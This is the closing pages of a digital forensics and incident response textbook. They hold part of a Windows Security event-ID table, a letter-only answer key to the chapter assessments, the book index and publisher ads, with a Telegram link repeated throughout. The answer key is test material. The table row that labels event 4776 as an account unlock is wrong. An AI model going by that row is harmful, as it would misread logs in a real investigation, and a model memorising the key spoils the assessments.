4647	User initiated log off.	Event correlation (event to user), scoping, user location identification	Security
4648	A login was attempted using explicit credentials.	Event correlation, lateral movement, scoping	Security
4672	Special privileges assigned to new login.	Escalation of privilege	Security
4698	A scheduled task was created.	Persistence	Security
4727	A security- enabled global group was created.	Escalation of privilege, lateral movement, persistence	Security
4728	A member was added to a security-enabled global group.	Escalation of privilege, lateral movement	Security
4737	A security- enabled global group was changed.	Escalation of privilege, lateral movement, persistence	Security

https://t.me/learningnets

4706	A new domain trust was created.	Validation of controls	Security
4720	A user account was created.	Escalation of privilege, lateral movement, persistence	Security
4729	A member was removed from a security-enabled global group.	Validation of controls	Security

4754	A security- enabled universal group was created.	Escalation of privilege, lateral movement, persistence	Security
4755	A security- enabled universal group was changed.	Escalation of privilege, lateral movement, persistence	Security
4776	A user account was unlocked.	Escalation of privilege, persistence	Security
5140	A network share object was accessed.	Lateral movement	Security
5145	A network share object was checked to see whether client can be granted desired access.	Lateral movement	Security
7045	A new service was installed by a user.	Execution, lateral movement	Security

https://t.me/learningnets

Assessments

Chapter 1

1. A
2. C
3. B
4. A

Chapter 2

1. A
2. D
3. B

Chapter 3

1. B
2. A
3. D
4. B

Chapter 4

1. D
2. A
3. D
4. B

https://t.me/learningnets

Chapter 5

1. C
2. A
3. C
4. A

Chapter 6

1. A, C
2. A
3. A
4. D

Chapter 7

1. A
2. B
3. D
4. B

Chapter 8

1. D
2. C
3. B
4. A

Chapter 9

1. D
2. C
3. A
4. C

https://t.me/learningnets

Chapter 10

1. A
2. B
3. C
4. A

Chapter 11

1. A
2. D
3. B
4. C

Chapter 12

1. D
2. A
3. B
4. B

Chapter 13

1. A
2. B
3. A
4. C

Chapter 14

1. D
2. C
3. A
4. B

https://t.me/learningnets

Chapter 15

1. C
2. A
3. A
4. D

Chapter 16

1. D
2. A
3. A
4. B

Chapter 17

1. A
2. B
3. A
4. C

Chapter 18

1. D
2. C
3. A
4. A

https://t.me/learningnets

Index

A

AccessData Forensic Toolkit 249
acquisition, host-based evidence
  live acquisition 119
  local 119
  offline acquisition 120
  remote 119
Address Resolution Protocol (ARP) 55
AD Forest Recovery
  reference link 358
administrative shares, problems
  reference link 356
Advanced Forensics File Format (AFF4) 164
Advanced Persistent Threat (APT) 76, 431, 465
  characteristics 431, 432
Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) 21, 82, 438
adversaries 195
AFF4 Imager 166
After-Action Review (AAR) 44
AlienVault Open Threat Exchange (OTX) 447
Amazon Web Services (AWS) 88, 141
Anonymous 431
Antimalware Scan Interface (AMSI) 356
antivirus scanning 406
App.any 419
application servers 99
APT28 440-442
Arkime 208, 388-390
  packet captures, analyzing 208-212
  resetting 213
Asset 88
authentication servers 99
automated analysis 414
  Intezer sandbox 414-419
Autopsy 63, 250-454
  case, examining 261-263
  case, starting 250-253
  evidence, adding 253-258
  installing 250
  navigating 259-261
Autopsy, case
  attached devices 267, 268
  deleted files 269
  email 266
  keyword, searching 270-272
  timeline analysis 272-274
  web artifacts 264-266

https://t.me/learningnets

B

backdoor 403
Base64-encoded command 369
Base64 encoding 424
Base64 XOR recipe 384
Belkasoft's RamCapturer 122
boot or logon scripts 438
botnet 403
business continuity (BC) 6
Business Continuity Plan (BCP) 357
Business email compromise (BEC) 18
Business Resumption Plan (BRP) 357
business unit (BU) 17

C

CERT Coordination Center (CERT/CC) 8, 52
chain of custody 56-59
electronically 56
paper and pen 56
chief executive officer (CEO) 10
chief information security officer (CISO) 10
chief security officer (CSO) 10
CIA triad 33
availability 33
confidentiality 33
integrity 33
ClamAV 419
download link 419
setting up 420, 421
clients 143
cloud sandbox 405
Cobalt Strike 301
Cobalt Strike Base64-encoded script 381
Cobalt Strike PowerShell Event Log entry 380
Cold Disk Quick Response (CDQR) tool 308
collection procedures, host-based evidence 120, 121
Command and Control (C2) 6, 35, 77, 385, 406
Command and Scripting Interpreter: PowerShell [T1059.001] technique 347
command-line tools
packet captures, analyzing 201, 202
Comma-Separated Value (CSV) 275, 446
Common Attack Pattern Enumeration and Classification Identification (CAPEC) 439
communications 35
Communications Assistance for Law Enforcement Act (CALEA) 50
Computer Aided INvestigative Environment (CAINE) 65, 185
Computer Analysis and Response Team (CART) 52
computer emergency response team (CERT) 8
Computer Fraud and Abuse Act (CFAA) 50
Computer Security Incident Response Team (CSIRT) 8, 47, 76, 286
issues, addressing 286, 287
prepping 354, 355
containment strategies
incorporating 40
network containment 41
perimeter containment 41
physical containment 40
virtual containment 41, 42
Content-Addressable Memory (CAM) 98
Conti
reference link 346

https://t.me/learningnets

Conti ransomware case study 342
background 343, 344
exfiltration 352
impact 352
operational disclosure 344-346
tactics and techniques 346
Coordinated Universal Time (UTC) 20
crisis communications
external communications 39
incorporating 37, 38
internal communications 38
public notification 39
CryptoLocker 340
CryptoWall 340
CSI Linux
URL 66
CSIRT analyst(s) 11
CSIRT engagement models 28
fusion center 31, 32
Security Operations Center (SOC) escalation 28-30
SOC integration model 30
CSIRT function 27
CSIRT incident
investigating 32
CSIRT incident, methods
impact, identifying 32, 33
incident attribution 34
root cause, identifying 33, 34
scope, identifying 32
CSIRT senior analyst(s) 10, 11
CSIRT team 9
core team 10, 11
external resources 14, 15
organizational support personnel 13
technical support personnel 11, 12
CSIRT war room 34
limited access 35
note sharing 34
team displays 34
whiteboards 35
workspace 34
CTB-Locker 340
CyberChef 369
interface 370
cybercriminals 431
cyber espionage 431
cyber kill chain 83-86
Actions on Objectives phase 86
Command and Control phase 86
delivery phase 85
exploitation phase 86
installation phase 86
reconnaissance phase 84, 85
weaponization phase 85
Cybersecurity and Infrastructure Agency (CISA) 346
cyber threat OSINT
formats 437
Cyclical Redundancy Check (CRC) 164
CyLR 151
CyLR response tool 133, 134
reference link 133

D

Data Encrypted for Impact [T1486] 352
dd command 166
dead imaging 172
with FTK Imager 173-181
defined point analysis 410
demilitarized zone (DMZ) 22
Denial-of-Service (DoS) 7, 50, 102, 403
Department of Defense Cyber Crime Center (DC3) 189

https://t.me/learningnets

detailed analysis, Windows Event Logs
Event Log Explorer 301-307
Kabana 308-311
Skadi 308-311
DHCP servers 99
diamond model 87-89
attribution 93
axioms 90, 91
combining, with kill chain intrusion analysis 92
Digital Evidence and Forensic Toolkit (DEFT) Zero 64
digital forensics
history 52, 53
in incident response 51
law and regulations 49, 50
role, in IR process 7
rules of evidence 50, 51
digital forensics lab 61
jump kits 68-70
physical security 61
tools 61
digital forensics lab, tools
hardware 61-63
Linux OS forensic tools 64-67
software 63
digital forensics process 53, 54
analysis 60
collection element 55
examination 60
identification 54
presentation 60
preservation 54
digital forensics process, collection element
chain of custody 56-59
evidence handling 55
Digital Forensics Research Workshop (DFRWS) 53
digital forensic techniques
for threat hunting 476
disassembly 406
disaster recovery (DR) 6
Distributed Denial-of-Service (DDoS) attack 33, 403
domain controllers 99
DoublePulsar 341
Download-as-a-Service (DaaS) 342
downloader 403
Dridex 85
dropper 342
Dynamic Host Configuration Protocol (DHCP) 99
dynamic malware analysis 410
advantages 410
automated analysis 414
defined point analysis 410
Process Explorer 411, 412
Process Spawn Control 412-414
runtime behavior analysis 410

E

Economic Espionage Act of 1996 (EEA) 50
Elasticsearch 198
Elastic Stack 199, 290, 291
Electronic Communications Privacy Act (ECPA) 50
email 266
email carving 249
EnCase 63
EnCase evidence files 164
EnCase Imager 166

https://t.me/learningnets

Endpoint Detection and Response (EDR) 9, 37, 79, 142, 465
disadvantage 143
for threat hunting 477-479
functions 142, 143
enterprise incident response
challenges 141, 142
Entity 88
eradication 42
strategies 42, 43
escalation procedures 20-22
disadvantages 21
guidelines, for CSIRT to address issue 20, 21
ET MALWARE Observed Qbot Style SSL Certificate 386
Event Log Explorer 301-307
events 87
evidence handling 55
guidance 56
tenets 55
Exfiltration Over Web Service [T1567] 352
Expert Witness Format (EWF) 164
external communications 39
external vendors 15
Exterro's FTK Imager 122

F

Federal Bureau of Investigation (FBI) 14, 52, 250
file structure view 249
file wipers 403
Find, Fix, Track, Target, Engage, Assess (F2T2EA) 83
fingerprinting 406
fire department 27
firewall, 98, 101
analyzing 197
connection log 101, 102
remote access logs 102
Web Application Firewall (WAF) 102
FLARE 405
reference link 405
forensic applications
Autopsy 63
EnCase 63
Forensic Toolkit (FTK) 63
X-Ways Forensics 63
forensic imaging 161
image files, types 164
logical volume, versus physical volume 162, 163
SSD versus HDD 164-166
staging drive, preparing 167-171
techniques 172
tools 166, 167
versus forensic copying 162
write blockers, using 171, 172
forensic imaging, techniques
dead imaging 172
Linux imaging 185-191
live imaging 182, 185
virtual systems 183, 184
forensic platforms 248
features 249, 250
forensic report 324-328
language 333, 334
note-taking 329-333
preparing 329
forensic science
overview 47, 48
Forensic Toolkit (FTK) 63, 167
FTK Imager 123-126, 166
URL 123
used, for dead imaging 173-181
FTK obtaining protected files 133

https://t.me/learningnets

Full Disk Encryption (FDE) 163
functional digital forensic investigation methodology 78, 79
event deconfliction 82
event normalization 81, 82
evidence, collecting 80
identification and scoping 79
initial event analysis 80
kill chain analysis 82
preliminary correlation 81
reporting 83
second correlation 82
timeline 82
fusion center 31, 32

G

Gameover ZeuS 340
General Data Protection Regulation (GDPR) 37
Global Regular Expression Print (GREP) 243
Gold Image 357
Google Rapid Response (GRR) 164

H

hacktivism 431
hard disk drive (HDD)
versus solid-state drive (SSD) 164-166
Health Insurance Portability and Accountability Act (HIPAA) 13, 38
Heating, Ventilation, and Air Conditioning (HVAC) 39
hex viewer 249
high availability (HA) 163
High Technology Crime Investigation Association (HTCIA)
URL 14
host-based evidence
acquiring 117
acquisition 119, 120
collection procedures 120, 121
non-volatile evidence, acquiring 132
preparation 117, 118
volatile memory, acquiring 122
volatility, order of 118
host intrusion prevention system (HIPS) 18
Human Intelligence (HUMINT) 431
Hunt Maturity 0 (HM0) 471
Hybrid Analysis 419, 447
hypothesis
crafting 473

I

image files
types 164
Imagery Intelligence (IMINT) 431
image viewer 249
incident classification 16
high-level incident 16
low-level incident 17
moderate-level incident 17
Incident Commander (IC) 35
incident investigation analysis
attribution analysis 78
detection analysis 77
intrusion analysis 78
preliminary analysis 77
root-cause analysis 77
types 76-78

https://t.me/learningnets

incident report
audience 319, 320
documentation, overview 316
documentation, types 317, 318
documenting, considerations 316, 317
executive summary 320, 321
investigation 321-324
note-taking 329-333
preparing 329
sources 318
incident response 450
Incident Response Platform (IRP) 36
incident response team
communications 35
CSIRT incident, investigating 32
CSIRT war room 34
engaging 27, 28
rotating staff 35
Indicators of Attack (IOAs) 432, 470
working with 447-450
Indicators of Compromise (IOC) 36, 79, 432, 467
atomic indicators 80
behavioral 81
computational indicators 80
working with 447-450
information security officer (ISO) 10
information-stealing malware 403
information technology (IT) 3
InfraGard
reference link 14
Inhibit System Recovery [T1490] 352
internal communications 38
International Organization on Computer Evidence (IOCE) 52
Internet Engineering Task Force (IETF) 55
Internet Information Service (IIS) 81
Internet Protocol (IP) 6
Internet Protocol Version 4 (IPV4) 218
internet service provider (ISP) 5
Intezer Analyze sandbox 414
code analysis 418
file upload 414
malware conviction 416
malware IoCs 419
metadata 416
MITRE ATT&CK techniques 419
reference link 414
strings 418
intrusion analysis
case study 74-76
diamond model 87-90
Intrusion Detection System (IDS) 36, 75, 98, 291
Intrusion Prevention Systems (IPSs) 37, 98
IR charter 8
constituency, defining 8
mission statement, creating 8
senior leadership support, obtaining 8
service delivery, determining 9
IR coordinator 10
IR framework 7
CSIRT team 9
IR charter 8, 9
testing 22, 23
IR plan 15
contact list 15
CSIRT personnel 15
expanded services catalog 15
internal communication plan 16
IR charter 15
maintenance 16
training 16

https://t.me/learningnets

IR playbook/handbook 17
analysis 18
containment 18
detection 18
eradication 18
escalation process 20-22
post-incident activity 19
preparation 18
recovery 19
social engineering 19
IR process 4
digital forensics role 7
phases 5
IR process, phases
analysis 5
containment 6
detection 5
eradication and recovery 6
post-incident activity 6
preparation 5
IT security engineer/analyst(s) 11

J

Joe Sandbox 419

K

Kabana 308-311
Kabana platform 308
keylogger 403
Kibana 199
kill chain intrusion analysis
diamond model, combining with 92
Komitet Gosudarstvennoy Bezopasnosti (KGB) 76
Kroll Artifact Parser and Extractor (KAPE) 135-139
reference link 135

L

lateral movement techniques
investigating 390-395
law enforcement 14
Lawrence Berkley Laboratory (LBL) 74
line of business (LOB) 15
Linux imaging 185-191
live imaging
pre-imaging checks 182, 183
Local Administrator Password Solution (LAPS) 359
local sandbox 404, 405
Local Security Authority Subsystem Service (LSASS) 349
Locard's exchange principle 48
Locky 341
log file analysis 197
filtered log review 197
log file correlation 197
log file data mining 197
log file searching 197
manual log review 197
logical volume
versus physical volume 162, 163
log management 285-287
logs management 285-287
Logstash 199
Loki rules 459-462

M

macro code plaintext 367
macro file text output 368

https://t.me/learningnets

macro obfuscated code 369
macro obfuscation 367
Magnet Forensics
URL 266
Malicious Links [1566.002] 346
Maltego 454-459
download link 454
malware analysis
challenges 402
fully automated analysis 400
interactive behavior analysis 401
manual code reversing 401
overview 400
static property analysis 401
stuxnet malware analysis 402
MalwareBazaar 447
malware classification 402
backdoor 403
botnet 403
downloader 403
file wipers 403
information-stealing malware 403
keylogger 403
ransomware 403
rootkit 403
Trojan 403
virus 403
worm 403
malware detection tool 36
malware handling 407
malware sandbox
cloud sandbox 405
local sandbox 404, 405
setting up 404
Managed Detection and Response (MDR) 28
Managed Security Service Provider (MSSP) 28
Managed Service Providers (MSPs) 39
Mandiant FLARE v 2.0 405
Master Boot Record (MBR) 162, 403
Master File Table (MFT) 118, 269
analysis 274, 275
memory analysis
overview 226
tools 228
with Strings 242
with Volatility 228
memory analysis methodology 226
network connections methodology 228
SANS six-part methodology 227
Message Digest 5 (MD5) 164
metadata 249
Metropolitan Area Network (MAN) 98
Mimikatz 378, 379
Mimikatz tool
usage 442
MITRE ATT&CK framework 438-446, 473, 474
MITRE CAPEC 439
multi-factor authentication (MFA) 354

N

National Institute of Standards and Technology (NIST) 4, 286
NetFlow 102
analyzing 199, 200
configuring 104
diagram 103
east-west traffic 103
north-south traffic 103
NetFlow Collector 103
NetFlow record
components 200
network access 359
network connections methodology 228

https://t.me/learningnets

network containment 41
network devices 98
network evidence
collection 113, 115
command and control 196
configuration 101
data exfiltration 196
initial infection 196
lateral movement 196
network diagram 100, 101
overview 98, 195, 196
preparation 99
reconnaissance and scanning behavior 196
network IDSs/IPSs 99
Network Interface Card (NIC) 98
NetworkMiner 206
packet captures, analyzing 206-208
URL 206
network segmentation 354
network tap 104
Network Time Protocol (NTP) 273
non-volatile data 118
non-volatile evidence
acquiring 132
acquiring, with CyLR response tool 133, 134
acquiring, with FTK obtaining protected files 133
acquiring, with KAPE 135-139

O

Obfuscated Files or Information [T1027] 348
Object Linking and Embedding (OLE) 364
Oledump.py macro identification 366
Oledump.py output 365
OpenIOC 437
Open Source Intelligence (OSINT) 435
OpenText EnCase 249
Open Threat Exchange (OTX) 437
Operational Security (OPSEC) 414
operational threat intelligence 432
organizational support personnel 13
corporate security 14
facilities 14
human resources (HR) 13
legal 13
marketing/communications 13
OS Credential Dumping
LSASS Memory [T1003.001] 349

P

packer analysis 406
packet capture 104
analyzing 200
analyzing, with Arkmine 208-212
analyzing, with command-line tools 201, 202
analyzing, with NetworkMiner 206-208
analyzing, with Real Intelligence Threat Analytics 202-206
analyzing, with Wireshark 213-222
performing, with RawCap 108-110
performing, with tcpdump 104-107
performing, with WinPcap 108
performing, with Wireshark 110-112
Payment Card Industry Data Security Standard (PCI-DSS) 13, 80, 288
perimeter containment 41
Persistence tactic 438
persistent adversary relationship 91
PEStudio 407
download link 407
indicators view 409

https://t.me/learningnets

metadata view 408
strings 410
physical containment 41
physical volume
versus logical volume 162, 163
PING (Packet Internet Groper) command 106
Plug and Play (PnP) 280
point of sale (POS) 432
post-exploitation frameworks
investigating 379-385
post-incident activity 4, 42
strategies 44, 45
PowerShell
usage, restricting 356
PowerSploit 301
Prefetch analysis 276, 277
printed circuit board (PCB) 165
proactive services 9
ProcDump 376-378
Process Environment Block (PEB) 236
Process Explorer 411, 412
download link 411
Process Injection: Dynamic-link Library Injection [T1055.001] 348
Process Spawn Control 412-414
reference link 412
Programmable Logic Controllers (PLCs) 401
proxy logs
analyzing 197
PsActiveProcessHead 232
public notification 39

R

RAM Capturer 130, 131
ransomware 403
credential access and theft, discovering 376
CryptoLocker 340
CryptoWall 340
CTB-Locker 340
history 339, 340
Locky 341
Ryuk 342
SamSam 341
TeslaCrypt 341
WannaCry 341
Ransomware-as-a-Service (RaaS) 341
ransomware attack
CSIRT, prepping 354, 355
eradication 355
preparing 353
recovery 355
resiliency 353
ransomware attacks
execution 373-376
initial access 363-372
ransomware, credential access and theft
Mimikatz 378, 379
ProcDump 376-378
ransomware incident
containment 355
eradication 357
recovery operations 357
ransomware incident, containment
administrative shares, disabling 356
firewall rules 355
PowerShell use, restricting 356
remote access, restricting 357
SMB communication, disabling 356
ransomware incident, recovery
enhanced logging 359, 360
enterprise password reset 358, 359

https://t.me/learningnets

recovery network architecture 358
remote access MFA 359
ransomware resilience strategy
endpoint detection and response 353
multi-factor authentication 354
network topology 354
secure backups 354
system hygiene 353
ransomware threat actors
C2 traffic 385
ransomware threat actors, C2 traffic
Arkime 388-390
RITA 387, 388
Security Onion 386
RawCap 108
used, for performing packet capture 108-110
raw images 164
RDP logon entry 393
reactive services 9
Real Intelligence Threat Analytics (RITA) 202, 387, 388
packet captures, analyzing 202-206
recovery 42
strategies 43, 44
Regional Computer Forensic Laboratory (RCFL) 53
Registry analysis 277-282
REMnux 67
Remote Access Trojan (RAT) 403
Remote Desktop Protocol (RDP) 21, 81, 341
Remote Desktop Services (RDS) 40
Remote Services
Remote Desktop Protocol [1021.001] 351
SMB/Windows Admin Shares [T1021.002] 351
root cause analysis (RCA) 357
rootkit 403
rotating staff 35
routers 98
runtime behavior analysis 410
Ryuk 342

S

SamSam 341
SANS six-part methodology 227
Scientific Working Group on Digital Evidence (SWGDE) 52
SDB 187
Secure File Transfer Protocol (SFTP) 352
Secure Hash Algorithm 1 (SHA1) 181
Secure Shell (SSH) 60, 196
Security Accounts Manager (SAM) 277
Security Information and Event Management (SIEM) 5, 32, 197
Elastic Stack 290, 291
reference link 289
Security Onion 291, 292
Splunk platform 290
tasks, performing related to incident response 288, 289
tools 198
working with 287, 288
Security Onion 291, 292, 386
Security Operations Center (SOC) 11, 28, 436
escalation 28-30
issues 29
Security Orchestration and Automation (SOA) 36
Security Orchestration, Automation, and Response (SOAR) 32, 36
Security Technical Implementation Guides (STIGs) 353
Server Message Block (SMB) 21, 40, 293, 351
language 324

https://t.me/learningnets

Service Stop [1489] 352
Shellcode analysis 385
Shellcode output 384
SIFT workstation
reference link 66
Signals Intelligence (SIGINT) 431
Skadi platform 308-311
SMB logon event log entry 391
sneaker-net approach 154
SOAR solutions
alert prioritization 37
automation 37
collaboration 37
reporting 37
threat intelligence enrichment 37
SOC integration model 30, 31
Software Engineering Institute (SEI) 8
solid-state drive (SSD) 269
versus hard disk drive (HDD) 164-166
Spear Phishing Attachment attack [T1566.001] 363
Spear Phishing campaigns [T1566.001] 346
Special Publication (SP) 4
Splunk platform 290
staging drive
preparing 167-171
static malware analysis
antivirus scanning 406
disadvantages 407
disassembly 406
file format 406
fingerprinting 406
packer analysis 406
string extraction 406
static properties analysis
PEStudio 407-410
Storage Area Networks (SANs) 354
Strategic Defense Initiative (SDI) 75
strategic threat intelligence 433
string extraction 406
Strings
installing 243
memory analysis 242
reference link 243
searches 243
Structured Query Language (SQL) 12
Structured Threat Information Expression (STIX) 437
stuxnet malware analysis 402
Switched Port Analyzer (SPAN) port
configuring 104
switches 98
System Administration, Network, and Security (SANS) 16
System Binary Proxy Execution: Rundll32 [T1218.011] 347
system storage
Autopsy 250
forensic platforms 248-250

T

T1037 438
tabletop exercise (TTX) 355
tactical threat intelligence
IOAs 432
IOCs 432
TTPs 432
tactics 438
tactics and techniques, Conti
Command and Control 351, 352
credential access 349, 350
defense evasion 348
discovery 350
execution 347, 348
initial access 346

https://t.me/learningnets

lateral movement 351
privilege escalation 348
Tactics, Techniques, and Procedures (TTPs) 76, 432, 468
tcpdump 104
URL 104
used, for performing packet capture 104-107
technical report statements
categories 333
technical support personnel 11, 12
application support 12
desktop support 12
help desk 12
network architect/administrator 12
server administrator 12
TeslaCrypt 341
text strings, YARA rule
using, with modifiers 423
The Onion Routing (TOR) 340
The SANS Investigative Forensic Toolkit (SIFT) 66
threat hunt cycle 466
event, initiating 466, 467
existing hypothesis, enriching 470
forensic techniques, applying 469
new indicators, identifying 469
threat intelligence, using 468, 469
working hypothesis, creating 468
threat hunting
digital forensic techniques 476
overview 465
with EDR tools 477-479
threat hunting maturity model 471, 472
HM0 - Initial 472
HM1 - Minimal 472
HM2 - Procedural 472
HM3 - Innovative 472
HM4 - Leading 472
threat hunt plan 474, 475
evidence sources 474
hypothesis 474
MITRE ATT&CK tactic(s) 474
scope 475
threat intelligence 474
timeframe 475
tools 474
threat hunt report 470
executive summary 470
findings 470, 471
forensic report 470
recommendations 471
threat hunt plan 470
threat intelligence 450
Autopsy 451-454
commercial sourcing 436
consideration 430
cycle 435
internally developed sources 436
Loki rules 459-462
Maltego 454-459
methodology 434, 435
open source intelligence 437
overview 429-432
Pyramid of Pain 433, 434
sourcing 436
threat actor groups 431
types 432
YARA rules 459-462
Threat Intelligence Platform (TIP) 36
threat intelligence (TI) 15
threat intelligence (TI), types
operational threat intelligence 432
strategic threat intelligence 433
tactical threat intelligence 432
TRIM 165
Trojan 403

https://t.me/learningnets

Trusted Automated Exchange of Intelligence Information (TAXII) 437

U

United States Department of Homeland Security (US DHS) 8

V

Velocidex's WinPmem 122
Velociraptor 143
scenarios 149
setup 144
URL 143
virtual file system (VFS) 152, 153
Velociraptor evidence collection 149, 154-159
with Windows Command Line 149-151
Velociraptor server 144-146
Velociraptor Windows collector 147, 148
Virtual Address Descriptor (VAD) 236
Virtual Basic Application (VBA) 363
Virtual Basic Scripting (VBS) 80
virtual containment 41, 42
virtual file system (VFS) 152
virtualization tools 166
Virtual Local Area Networks (VLANs) 42, 358
clean VLAN 358
infected VLAN 358
staging 358
virtual machine (VM) 183
Virtual Memory (VMEM) file 132
Virtual Network Computing (VNC) 351
Virtual Private Network (VPN) 39, 102
virtual systems 183-185
virus 403
VirusTotal 447
VirusTotal analysis 372
VirusTotal transform API 455
Visual Basic for Applications (VBA) 86
Visual Studio Code 365
VMware Suspended State (VMSS) file 132
Vocabulary for Event Recording and Incident Sharing (VERIS) 437
volatile data 118
volatile memory
acquiring 122
acquiring, FTK Imager used 123-126
acquiring, RAM Capturer used 130, 131
acquiring, virtual systems used 131, 132
acquiring, WinPmem used 126-129
Volatility
commands 231
for memory analysis 228
image information 231, 232
installing 229, 230
reference link 229
versions 229
Volatility, process analysis 232
DLL list 234
Dumpfiles 239-241
LDR modules 236, 237
Malfind 237, 238
process list 232, 233
process scan 233
process tree 234
windows.handles plugin 235, 236
Volatility Workbench 241, 242
download link 241
Vulnerability Management Systems (VMSs) 37

https://t.me/learningnets

W

WannaCry 341
Web Application Firewall (WAF) 102
web artifacts 249, 264-266
web history 264
web proxy servers 99, 102
Wide Area Network (WAN) 98
windows.dumpfiles plugin 239
Windows Event Logs 292-296
  acquisition 296-298
  analyzing 296
  detailed analysis 301
  triage tool 298-301
  types 294
  types, for responders 295
windows.handles plugin 235
windows.ldrmodules plugin 236
Windows Logs 292
windows.malfind plugin 237
windows.pslist plugin 232
windows.psscan plugin 233
windows.pstree plugin 234
WinPcap
  URL 108
WinPmem 126-129, 151
  reference link 126
Wireshark 110, 213
  packet captures, analyzing 213-222
  resources 213
  URL 213
  used, for performing packet capture 110-112
worm 403
write blockers
  using 171, 172

X

X-Ways Forensics 63, 250

Y

YARA rules 459-462
  conditions 424
  metadata 423
  reference link 462
  rule name 423
  strings 423
  text strings 423
YARA (Yet Another Ridiculous Acronym) 421-424
  reference link 422
  rules 422
  scanning tool 422
YarGen 424, 425
  download link 424
  rule generator 424-427

Z

Zeek
  URL 203

https://t.me/learningnets



Packt.com

Subscribe to our online digital library for full access to over 7,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Fully searchable for easy access to vital information
- Copy and paste, print, and bookmark content


Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at packt.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at customercare@packtpub.com for more details.

At www.packt.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

https://t.me/learningnets

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:




Operationalizing Threat Intelligence

Kyle Wilhoit, Joseph Opacki

ISBN: 9781801814683

- Discover types of threat actors and their common tactics and techniques
- Understand the core tenets of cyber threat intelligence
- Discover cyber threat intelligence policies, procedures, and frameworks
- Explore the fundamentals relating to collecting cyber threat intelligence
- Understand fundamentals about threat intelligence enrichment and analysis
- Understand what threat hunting and pivoting are, along with examples
- Focus on putting threat intelligence into production
- Explore techniques for performing threat analysis, pivoting, and hunting

https://t.me/learningnets



The Foundations of Threat Hunting

Chad Maurice, Jeremy Thompson, William Copeland

ISBN: 9781803242996

- Understand what is required to conduct a threat hunt
- Know everything your team needs to concentrate on for a successful hunt
- Discover why intelligence must be included in a threat hunt
- Recognize the phases of planning in order to prioritize efforts
- Balance the considerations concerning toolset selection and employment
- Achieve a mature team without wasting your resources

https://t.me/learningnets

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packtpub.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Share your thoughts

Now you've finished *Digital Forensics and Incident Response - Third Edition*, we'd love to hear your thoughts! If you purchased the book from Amazon, please `click here to go straight to the Amazon review page` for this book and share your feedback or leave a review on the site that you purchased it from.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

https://t.me/learningnets

Download a free PDF copy of this book

Thanks for purchasing this book!

Do you like to read on the go but are unable to carry your print books everywhere? Is your eBook purchase not compatible with the device of your choice?

Don't worry, now with every Packt book you get a DRM-free PDF version of that book at no cost.

Read anywhere, any place, on any device. Search, copy, and paste code from your favorite technical books directly into your application.

The perks don't stop there, you can get exclusive access to discounts, newsletters, and great free content in your inbox daily

Follow these simple steps to get the benefits:

1. Scan the QR code or visit the link below



`https://packt.link/free-ebook/9781803238678`

2. Submit your proof of purchase
3. That's it! We'll send your free PDF and other benefits to your email directly

https://t.me/learningnets